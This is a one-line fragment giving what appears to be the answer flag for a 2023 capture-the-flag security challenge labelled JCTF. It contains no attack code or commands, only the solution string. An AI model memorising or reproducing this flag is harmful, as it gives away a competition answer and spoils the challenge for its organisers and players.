Flag: JCTF2023{69FC+8v_TERBAN}